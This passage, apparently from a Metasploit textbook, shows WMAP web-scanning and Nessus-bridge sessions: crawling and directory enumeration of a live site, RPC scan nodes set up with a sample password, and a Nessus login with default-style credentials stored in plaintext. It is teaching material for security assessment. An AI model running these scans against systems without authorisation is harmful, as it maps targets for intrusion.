auxiliary/scanner/http/trace :last
auxiliary/scanner/http/vhost_scanner :last
auxiliary/scanner/http/webdav_internal_ip :last
auxiliary/scanner/http/webdav_scanner :last
auxiliary/scanner/http/webdav_website_content :last


```
msf5 > use auxiliary/gather/ssllabs_scan
msf5 auxiliary(gather/ssllabs_scan) > show options

Module options (auxiliary/gather/ssllabs_scan):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   DELAY          5                yes       The delay in seconds between  API requests
   GRADE          false            yes       Output only the hostname: grade
   HOSTNAME                        yes       The target hostname
   IGNOREMISMATCH  true            yes       Proceed with assessments even when the server certificate doesn't match the assessment hostname
   USECACHE       true             yes       Use cached results (if available), else force live scan

msf5 auxiliary(gather/ssllabs_scan) >
```

ssllabs_scan.rb

```ruby
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'active_support/inflector'
require 'json'
require 'active_support/core_ext/hash'

class MetasploitModule < Msf::Auxiliary
  class InvocationError < StandardError; end
  class RequestRateTooHigh < StandardError; end
  class InternalError < StandardError; end
  class ServiceNotAvailable < StandardError; end
  class ServiceOverloaded < StandardError; end

  class Api
    attr_reader :max_assessments, :current_assessments

    def initialize
      @max_assessments = 0
      @current_assessments = 0
    end
```

ssllabs_scan.rb

```
1  ##
2  # This module requires Metasploit: https://metasploit.com/download
3  # Current source: https://github.com/rapid7/metasploit-framework
4  ##
5
6  require 'active_support/inflector'
7  require 'json'
8  require 'active_support/core_ext/hash'
9
   include Msf::Auxiliary::WmapScanSSL
13 class RequestRateTooHigh < StandardError; end
14 class InternalError < StandardError; end
15 class ServiceNotAvailable < StandardError; end
16 class ServiceOverloaded < StandardError; end
17
18 class Api
19   attr_reader :max_assessments, :current_assessments
20
```

```
msf5 > wmap_run -e
[*] Using ALL wmap enabled modules.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]     Site: prod.packtpub.com (151.101.37.124)
[*]     Port: 443 SSL: true
================================================================
[*] Testing started. 2019-04-20 23:02:56 +0530
[*] Loading wmap modules...
[*] 40 wmap enabled modules loaded.
[*]
=[ SSL testing ]=
================================================================
[*] Module auxiliary/gather/ssllabs_scan
[*]  >> Exception during launch from auxiliary/gather/ssllabs_scan: The following options failed to validate: HOSTNAME.
[*] Module auxiliary/scanner/http/cert

[*] 151.101.37.124:443    - 151.101.37.124 - 'magentocloud1.map.fastly.net' : '2018-09-17 05:55:26 UTC' - '2019-07-26 20:28:49 UTC'
[*] Module auxiliary/scanner/http/ssl
[*] 151.101.37.124:443    - Subject: /C=US/ST=California/L=San Francisco/O=Fastly, Inc./CN=magentocloud1.map.fastly.net
[*] 151.101.37.124:443    - Issuer: /C=BE/O=GlobalSign nv-sa/CN=GlobalSign CloudSSL CA - SHA256 - G3
[*] 151.101.37.124:443    - Signature Alg: sha256WithRSAEncryption
[*] 151.101.37.124:443    - Public Key Size: 2048 bits
```

```
50
51    def wmap_target_host
52      datastore['RHOST']
53    end
54
55    def wmap_target_port
56      datastore['RPORT']
57    end
58
59    def wmap_target_ssl
60      datastore['SSL']
61    end
62
63    def wmap_target_vhost
64      datastore['VHOST']
65    end
```

```
787  def valid_hostname?(hostname)
788    hostname =~ /^(([a-zA-Z0-9]|[a-zA-Z0-9][a-zA-Z0-9\-]*[a-zA-Z0-9])\.)*([A-Za
789  end
790
791  def run
792    delay = datastore['DELAY']
793    hostname = datastore['HOSTNAME']
794    unless valid_hostname?(hostname)
795      print_status "Invalid hostname"
796      return
797    end
798
799    usecache = datastore['USECACHE']
800    grade = datastore['GRADE']
```

```
483     ))
484     register_options(
485       [
486         #OptString.new('HOSTNAME', [true, 'The target hostname']),
487         OptString.new('VHOST', [true, 'The target hostname']),
488         OptInt.new('DELAY', [true, 'The delay in seconds between  API requests', 5]),
489         OptBool.new('USECACHE', [true, 'Use cached results (if available), else force live scan', true]),
490         OptBool.new('GRADE', [true, 'Output only the hostname: grade', false]),
491         OptBool.new('IGNOREMISMATCH', [true, 'Proceed with assessments even when the server certificate doesn\'t
492       ])
493   end
494
495   def report_good(line)
496     print_good line
497   end
```

```
791
792   def run
793     delay = datastore['DELAY']
794
795     hostname = datastore['VHOST'] || wmap_target_vhost
796     unless valid_hostname?(hostname)
797       print_status "Invalid hostname"
798       return
799     end
800
801     usecache = datastore['USECACHE']
802     grade = datastore['GRADE']
```


```
msf5 auxiliary(gather/ssllabs_scan) > reload
[*] Reloading module...
```

```
msf5 > wmap_modules -r
[*] Loading wmap modules...
[*] 40 wmap enabled modules loaded.
msf5 >
```

```
msf5 > wmap_modules -l
[*] Loading wmap modules...

[*] 40 wmap enabled modules loaded.
[*] wmap_ssl
=========

     Name                                OrderID
     ----                                -------
     auxiliary/gather/ssllabs_scan       :last
     auxiliary/scanner/http/cert         :last
     auxiliary/scanner/http/ssl          :last
```

```
msf5 > wmap_run -m ssl
[*] Using module ssl.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]     Site: prod.packtpub.com (151.101.37.124)
[*]     Port: 443 SSL: true
================================================================
[*] Testing started. 2019-04-20 23:17:01 +0530
[*]
=[ SSL testing ]=
================================================================
[*] Module auxiliary/gather/ssllabs_scan

[*] SSL Labs API info
[*] API version: 1.33.1
[*] Evaluation criteria: 2009p
[*] Running assessments: 0 (max 25)
[*] Server: prod.packtpub.com - Resolving domain names
[*] Scanned host: 151.101.1.124 ()- 24% complete (Determining available cipher suites)
[*] Ready: 0, In progress: 1, Pending: 3
[*] prod.packtpub.com - Progress 0%
[*] Scanned host: 151.101.1.124 ()- 86% complete (Determining available cipher suites)
[*] Ready: 0, In progress: 1, Pending: 3
[*] prod.packtpub.com - Progress 0%
[*] Scanned host: 151.101.1.124 ()- 86% complete (Testing Bleichenbacher)
```

```
msf5 > wmap_vulns -l
[*] + [151.101.37.124] (151.101.37.124): scraper /
[*]     scraper Scraper
[*]     GET Packt | Programming Books, eBooks &amp;amp; Videos for Developers
[*] + [151.101.37.124] (151.101.37.124): directory /au/
[*]     directory Directory found.
[*]     GET Res code: 200
[*] + [151.101.37.124] (151.101.37.124): directory /eu/
[*]     directory Directory found.
[*]     GET Res code: 200
[*] + [151.101.37.124] (151.101.37.124): directory /gb/
[*]     directory Directory found.
[*]     GET Res code: 200
[*] + [151.101.37.124] (151.101.37.124): directory /in/
[*]     directory Directory found.
[*]     GET Res code: 200
msf5 >
```



```
msf5 > wmap_sites -a https://prod.packtpub.com/in/
[*] Site created.
msf5 > wmap_sites -l
[*] Available sites
=================

     Id  Host            Vhost           Port  Proto  # Pages  # Forms
     --  ----            -----           ----  -----  -------  -------
     0   151.101.37.124  151.101.37.124  443   https  0        0


msf5 >
```

```
msf5 > use auxiliary/scanner/http/crawler
msf5 auxiliary(scanner/http/crawler) > show options

Module options (auxiliary/scanner/http/crawler):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   DOMAIN        WORKSTATION      yes       The domain to use for windows authentication
   HttpPassword                   no        The HTTP password to specify for authentication
   HttpUsername                   no        The HTTP username to specify for authentication
   MAX_MINUTES   5                yes       The maximum number of minutes to spend on each URL
   MAX_PAGES     500              yes       The maximum number of pages to crawl per URL
   MAX_THREADS   4                yes       The maximum number of concurrent requests
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                         yes       The target address range or CIDR identifier
   RPORT         80               yes       The target port
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   URI           /                yes       The starting page to crawl
   VHOST                          no        HTTP server virtual host

msf5 auxiliary(scanner/http/crawler) > set MAX_THREADS 16
MAX_THREADS => 16
msf5 auxiliary(scanner/http/crawler) > set RHOSTS 151.101.37.124
RHOSTS => 151.101.37.124
msf5 auxiliary(scanner/http/crawler) > set rport 443
rport => 443
msf5 auxiliary(scanner/http/crawler) > set ssl true
ssl => true
msf5 auxiliary(scanner/http/crawler) > set vhost prod.packtpub.com
vhost => prod.packtpub.com
```

```
msf5 auxiliary(scanner/http/crawler) > run
[*] Running module against 151.101.37.124

[*] Crawling https://prod.packtpub.com:443/...
[*] [00001/00500]    200 - prod.packtpub.com - https://prod.packtpub.com/
[*]                        FORM: GET /catalogsearch/result/
[*]                        FORM: POST /newsletter/subscriber/new/
[*] [00002/00500]    200 - prod.packtpub.com - https://prod.packtpub.com/newsletter/subscriber/new/
[*] [00003/00500]    200 - prod.packtpub.com - https://prod.packtpub.com/support
[*]                        FORM: GET /catalogsearch/result/
[*]                        FORM: POST /newsletter/subscriber/new/
[*] [00004/00500]    200 - prod.packtpub.com - https://prod.packtpub.com/offers
[*]                        FORM: GET /catalogsearch/result/
[*]                        FORM: POST /newsletter/subscriber/new/
```

```
msf5 >
msf5 > wmap_sites -l
[*] Available sites
==================

     Id  Host            Vhost             Port  Proto  # Pages  # Forms
     --  ----            -----             ----  -----  -------  -------
     0   151.101.37.124  151.101.37.124    443   https  0        0
     1   151.101.37.124  prod.packtpub.com  443   https  483      2161


msf5 >
```

```
root@[redacted]~# msfrpcd -U msf -P HackThePlanet123
[*] MSGRPC starting on 0.0.0.0:55553 (SSL):Msg...
[*] MSGRPC backgrounding at 2019-04-20 02:47:09 +0000...
[*] MSGRPC background PID 17601
root@[redacted]~#
```

```
msf5 > wmap_nodes -h
[*] Usage: wmap_nodes [options]
        -h                              Display this help text
        -c id                           Remove id node (Use ALL for ALL nodes
        -a host port ssl user pass      Add node
        -d host port user pass db       Force all nodes to connect to db
        -j                              View detailed jobs
        -k ALL|id ALL|job_id            Kill jobs on node
        -l                              List all current nodes

msf5 >
```

```
msf5 > wmap_nodes -a [redacted] 55553 true msf HackThePlanet123
[*] Connected to [redacted]55553 [5.0.17-dev-].
[*] Node created.
msf5 > wmap_nodes -a [redacted]55553 true msf HackThePlanet123
[*] Connected to [redacted]55553 [5.0.17-dev-].
[*] Node created.
msf5 >
```

```
msf5 >
msf5 > wmap_nodes -l
[*] Nodes
=====

    Id  Host            Port   SSL   User  Pass             Status       #jobs
    --  ----            ----   ---   ----  ----             ------       -----
    0   [redacted]      55553  true  msf   HackThePlanet123 5.0.17-dev-  0
    1   [redacted]      55553  true  msf   HackThePlanet123 5.0.17-dev-  0


msf5 >
```

```
msf5 > wmap_targets -d 1
[*] Loading prod.packtpub.com,https://151.101.37.124:443/.
msf5 >
```

```
msf5 >
msf5 >
msf5 > wmap_nodes -d 127.0.0.1 5432 msf msf msf
[-] Error db_connect {"driver"=>"postgresql"}  127.0.0.1:5432
[*] db_connect {"driver"=>"postgresql", "db"=>"msf"} 127.0.0.1:5432 OK
[*] OK.
msf5 >
```


```
msf5 >
msf5 > wmap_run -e
[*] Using ALL wmap enabled modules.
[*] Testing target:
[*]     Site: 176.28.50.165 (176.28.50.165)
[*]     Port: 80 SSL: false
================================================================================
[*] Testing started. 2019-04-20 08:22:23 +0530
[*]
=[ SSL testing ]=
================================================================================
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
================================================================================
[*] Module auxiliary/scanner/http/http_version
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/scanner/http/drupal_views_user_enum
```

```
msf5 > wmap_nodes -l
[*] Nodes
=====

     Id  Host            Port   SSL   User  Pass              Status       #jobs
     --  ----            ----   ---   ----  ----              ------       -----
     0   [redacted]      55553  true  msf   HackThePlanet123  5.0.17-dev-  1
     1   [redacted]      55553  true  msf   HackThePlanet123  5.0.17-dev-  1


msf5 >
```


```
msf5 > wmap_run -m dir_scanner
[*] Using module dir_scanner.
[*] Testing target:
[*]     Site: 176.28.50.165 (176.28.50.165)
[*]     Port: 80 SSL: false
================================================================================
[*] Testing started. 2019-04-20 08:59:13 +0530
[*]
=[ SSL testing ]=
================================================================================
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
================================================================================
[*]
=[ File/Dir testing ]=
================================================================================
```

```
=[ File/Dir testing ]=
=======================================================================
[*] Module auxiliary/scanner/http/dir_scanner
[*] Path: /
[*] Path: /about/
[*] Path: /about/careers
[*] Path: /about/cookie-policy
[*] Path: /about/press
[*] Path: /about/privacy-policy
[*] Path: /all-products/
[*] Path: /all-products/all-books
[*] Path: /all-products/all-videos
[*] Path: /application-development/
[*] Path: /application-development/learn-example-hbase-hadoop-database-video
```

```
msf5 >
msf5 > wmap_sites -s 1

     [prod.packtpub.com] (151.101.37.124)
     ├── about (4)
     |   ├── careers
     |   ├── cookie-policy
     |   ├── press
     |   └── privacy-policy
     ├── all-products (2)
     |   ├── all-books
     |   └── all-videos
     ├── application-development (1)
     |   └── learn-example-hbase-hadoop-database-video
     ├── au (7)
     |   ├── all-products
     |   ├── free-learning
     |   ├── offers
```


msf5 > wmap_nodes -j
[*] [Node #0: [redacted] Port:55553 SSL:true User:msf]
[*] Jobs
Id Job name Target PATH
-- -------- ------ ----
[*] [Node #1: [redacted] Port:55553 SSL:true User:msf]
[*] Jobs
Id Job name Target PATH
-- -------- ------ ----
msf5 >

Chapter 7: Vulnerability Assessment Using Metasploit (Nessus)




```
msf5 >
msf5 > load nessus
[*] Nessus Bridge for Metasploit
[*] Type nessus_help for a command listing
[*] Successfully loaded plugin: Nessus
msf5 >
```

```
msf5 >
msf5 > nessus_help

Command                     Help Text
-------                     ---------
Generic Commands
-----------------           -----------------
nessus_connect              Connect to a Nessus server
nessus_logout               Logout from the Nessus server
nessus_login                Login into the connected Nesssus server with a different username
nessus_save                 Save credentials of the logged in user to nessus.yml
nessus_help                 Listing of available nessus commands
nessus_server_properties    Nessus server properties such as feed type, version, plugin set a
nessus_server_status        Check the status of your Nessus Server
nessus_admin                Checks if user is an admin
nessus_template_list        List scan or policy templates
nessus_folder_list          List all configured folders on the Nessus server
nessus_scanner_list         List all the scanners configured on the Nessus server
Nessus Database Commands
-----------------           -----------------
nessus_db_scan              Create a scan of all IP addresses in db_hosts
nessus_db_scan_workspace    Create a scan of all IP addresses in db_hosts for a given workspa
nessus_db_import            Import Nessus scan to the Metasploit connected database
```

```
msf5 >
msf5 >
msf5 > nessus_connect root:toor@192.168.2.8:8834 ssl_verify
[*] Connecting to https://192.168.2.8:8834/ as root
[*] User root authenticated successfully.
msf5 >
```

```
msf5 > nessus_save
[+] /Users/Harry/.msf4/nessus.yaml created.
msf5 >
```


```
Harry@xXxZombi3xXx ~
Harry@xXxZombi3xXx ~ cat /Users/Harry/.msf4/nessus.yaml
---
default:
  username: root
  password: toor
  server: 192.168.2.8
  port: '8834'
Harry@xXxZombi3xXx ~
```

```
msf5 >
msf5 > nessus_logout
[+] User account logged out successfully
msf5 >
msf5 > nessus_connect
[*] Connecting to https://192.168.2.8:8834/ as root
[*] User root authenticated successfully.
msf5 >
```

```
msf5 > nessus_server_properties
Feed  Type              Nessus Version  Nessus Web Version  Plugin Set    Server UUID
----  ----              --------------  ------------------  ----------    -----------
      Nessus Essentials  8.5.1           8.5.1               201908020542  0d743bfb-c2b3-dace-2923-839a4c1ba56567450c72b818cc94

msf5 >
```

```
msf5 >
msf5 > nessus_server_status
Status  Progress
------  --------
        ready

msf5 >
```

```
msf5 >
msf5 > nessus_admin
[+] Your Nessus user is an admin
msf5 >
```




```
msf5 > nessus_template_list -h
[*] nessus_template_list <scan> | <policy>
[*] Example:> nessus_template_list scan -S searchterm
[*] OR
[*] nessus_template_list policy
[*] Returns a list of information about the scan or policy templates..
msf5 >
msf5 >
msf5 > nessus_template_list scan

Name              Title                        Description                                                                  Subscription Only  Cloud Only
----              -----                        -----------                                                                  -----------------  ----------
advanced          Advanced Scan                Configure a scan without using any recommendations.                          false
advanced_dynamic  Advanced Dynamic Scan        Configure a dynamic plugin scan without recommendations.                     false
asv               PCI Quarterly External Scan  Approved for quarterly external scanning as required by PCI.                 true
badlock           Badlock Detection            Remote and local checks for CVE-2016-2118 and CVE-2016-0128.                 false
basic             Basic Network Scan           A full system scan suitable for any host.                                    false
cloud_audit       Audit Cloud Infrastructure   Audit the configuration of third-party cloud services.                       true
compliance        Policy Compliance Auditing   Audit system configurations against a known baseline.                        true
custom            Custom Scan                  Create a scan using a previously defined policy.                             false
discovery         Host Discovery               A simple scan to discover live hosts and open ports.                         false
drown             DROWN Detection              Remote checks for CVE-2016-0800.                                             false
ghost             GHOST (glibc) Detection      Local checks for CVE-2015-0235.                                              false
intelamt          Intel AMT Security Bypass    Remote and local checks for CVE-2017-5689.                                   false
malware           Malware Scan                 Scan for malware on Windows and Unix systems.                                false
mdm               MDM Config Audit             Audit the configuration of mobile device managers.                           false
mobile            Mobile Device Scan           Assess mobile devices via Microsoft Exchange or an MDM.                      false
offline           Offline Config Audit         Audit the configuration of network devices.                                  true
patch_audit       Credentialed Patch Audit     Authenticate to hosts and enumerate missing updates.                         false
pci               Internal PCI Network Scan    Perform an internal PCI DSS (11.2.1) vulnerability scan.                     true
scap              SCAP and OVAL Auditing       Audit systems using SCAP and OVAL definitions.                               true
shadow_brokers    Shadow Brokers Scan          Scan for vulnerabilities disclosed in the Shadow Brokers leaks.              false
shellshock        Bash Shellshock Detection    Remote and local checks for CVE-2014-6271 and CVE-2014-7169.                 false
spectre_meltdown  Spectre and Meltdown         Remote and local checks for CVE-2017-5753, CVE-2017-5715, and CVE-2017-5754  false
wannacry          WannaCry Ransomware          Remote and local checks for MS17-010.                                        false
webapp            Web Application Tests        Scan for published and unknown web vulnerabilities.                          false
```

```
msf5 >
msf5 > nessus_family_list

Family ID  Family Name                                Number of Plugins
---------  -----------                                -----------------
1          AIX Local Security Checks                  11366
2          Solaris Local Security Checks              3663
3          FreeBSD Local Security Checks              4095
4          Slackware Local Security Checks            1141
5          Oracle Linux Local Security Checks         3096
6          Fedora Local Security Checks               14341
7          Gentoo Local Security Checks               2765
8          Amazon Linux Local Security Checks         1347
9          Windows                                    4336
10         Scientific Linux Local Security Checks     2714
11         Misc.                                      1931
12         Red Hat Local Security Checks              5626
13         MacOS X Local Security Checks              1383
14         CentOS Local Security Checks               2813
15         SuSE Local Security Checks                 13878
```

```
msf5 > nessus_plugin_list 52

[+] Plugin Family Name: Windows : User management

Plugin ID  Plugin Name
---------  -----------
10399      SMB Use Domain SID to Enumerate Users
10860      SMB Use Host SID to Enumerate Local Users
10892      Microsoft Windows Domain User Information
10893      Microsoft Windows User Aliases List
10894      Microsoft Windows User Groups List
10895      Microsoft Windows - Users Information : Automatically Disabled Accounts
10896      Microsoft Windows - Users Information : Can't Change Password
10897      Microsoft Windows - Users Information : Disabled Accounts
10898      Microsoft Windows - Users Information : Never Changed Password
10899      Microsoft Windows - Users Information : User Has Never Logged In
10900      Microsoft Windows - Users Information : Passwords Never Expire
10901      Microsoft Windows 'Account Operators' Group User List
10902      Microsoft Windows 'Administrators' Group User List
10903      Microsoft Windows 'Server Operators' Group User List
10904      Microsoft Windows 'Backup Operators' Group User List
10905      Microsoft Windows 'Print Operators' Group User List
10906      Microsoft Windows 'Replicator' Group User List
10907      Microsoft Windows Guest Account Belongs to a Group
10908      Microsoft Windows 'Domain Administrators' Group User List
10910      Microsoft Windows Local User Information
10911      Microsoft Windows - Local Users Information : Automatically Disabled Accounts
10912      Microsoft Windows - Local Users Information : Can't Change Password
10913      Microsoft Windows - Local Users Information : Disabled Accounts
10914      Microsoft Windows - Local Users Information : Never Changed Passwords
10915      Microsoft Windows - Local Users Information : User Has Never Logged In
10916      Microsoft Windows - Local Users Information : Passwords Never Expire
17651      Microsoft Windows SMB : Obtains the Password Policy
56211      SMB Use Host SID to Enumerate Local Users Without Credentials
126527     Microsoft Windows SAM user enumeration

msf5 >
```

```
msf5 >
msf5 > nessus_plugin_details 10399

[+] Plugin Name: SMB Use Domain SID to Enumerate Users
[+] Plugin Family: Windows : User management

Reference                Value
---------                -----
bid                      959
cve                      CVE-2000-1200
dependency               smb_dom2sid.nasl
dependency               smb_login.nasl
dependency               netbios_name_get.nasl
description              Using the domain security identifier (SID), Nessus was able to
enumerate the domain users on the remote Windows system.
fname                    smb_sid2user.nasl
plugin_modification_date 2019/07/08
plugin_name              SMB Use Domain SID to Enumerate Users
plugin_publication_date  2000/05/09
plugin_type              local
required_key             SMB/transport
required_key             SMB/domain_sid
required_key             SMB/password
required_key             SMB/login
required_key             SMB/name
required_port            445
required_port            139
risk_factor              None
script_copyright         This script is Copyright (C) 2000-2019 and is owned by Tenable, Inc. or an Affiliate thereof.
script_version           1.80
solution                 n/a
synopsis                 Nessus was able to enumerate domain users.

msf5 >
```

```
msf5 >
msf5 > nessus_policy_list
Policy ID  Name                  Policy UUID
---------  ----                  -----------
300        Network Scan (Basic)  731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd788d6be818b65
301        Web App Scan (Basic)  c3cbcd46-329f-a9ed-1077-554f8c2af33d0d44f09d736969bf

msf5 >
```


```
msf5 > nessus_scan_new 731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd788d6be818b65 MY-FIRST-SCAN "Scan Test 1" 192.168.2.1
[*] Creating scan from policy number 731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd788d6be818b65, called MY-FIRST-SCAN - Scan Test 1 and
scanning 192.168.2.1
[*] New scan added
[-] Error while running command nessus_scan_new: undefined method `[]' for nil:NilClass

Call stack:
